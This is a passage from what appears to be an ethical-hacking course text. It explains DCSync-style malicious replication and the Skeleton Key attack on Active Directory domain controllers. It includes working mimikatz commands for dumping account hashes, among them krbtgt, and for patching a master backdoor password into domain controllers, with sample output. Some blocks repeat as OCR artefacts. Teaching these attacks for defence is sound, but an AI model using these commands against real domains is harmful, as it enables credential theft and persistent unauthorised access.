and maintain persistence.



Malicious Replication and Skeleton Key Attack

Malicious Replication

- It enables attackers to create an exact copy of user data using the admin credentials
- Attackers often attempt to replicate sensitive accounts such as "**krbtgt**"

```
mimikatz # lsadump::dcsync /domain:ceh.com /user:Jason
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Jason' will be the user account

Object RDN           : Jason M.

** SAM ACCOUNT **

```

Skeleton Key Attack

- A skeleton key is a form of malware that attackers use to **inject false credentials** into domain controllers to create a backdoor password
- It is a **memory-resident virus** that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain

```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found


mimikatz #
```

Malicious Replication

Malicious replication enables attackers to create an exact copy of user data using the admin credentials. This technique allows attackers to compromise other credentials and access accounts from a remote location. Attackers follow all the DCSync attack steps to replicate sensitive accounts such as "krbtgt," which serves as a master key for signing Kerberos tickets.

Attackers attempt malicious replication using the following command:

```
Invoke-Mimikatz -command '"lsadump::dcsync /domain:<Target Domain>
/user:<krbtgt>\<Any Domain User>"
```



```
mimikatz # lsadump::dcsync /domain:ceh.com /user:Jason
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Jason' will be the user account

Object RDN           : Jason M.


Figure 6.182: Screenshot showing the output of the mimikatz tool

The above command generates NTML hashes of the given domain user.

Skeleton Key Attack

A skeleton key is a form of malware that attackers use to inject false credentials into domain controllers (DCs) to create a backdoor password. It is a memory-resident virus that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain. This attack necessitates domain administrator rights and DC access. This attack is difficult to distinguish from other standard user authentication methods, making it difficult to detect.




Installs malware to create backdoor and retrieves master password
Domain Controller gives admin rights and master password to the attacker
Attacker
Domain Controller

Figure 6.183: Illustration of a skeleton key attack

Working of the Skeleton Key Attack

This attack is straightforward and only requires the execution of `misc::skeleton` on each DC using the following command:

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -
<target domain controller name>
```



```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found
```

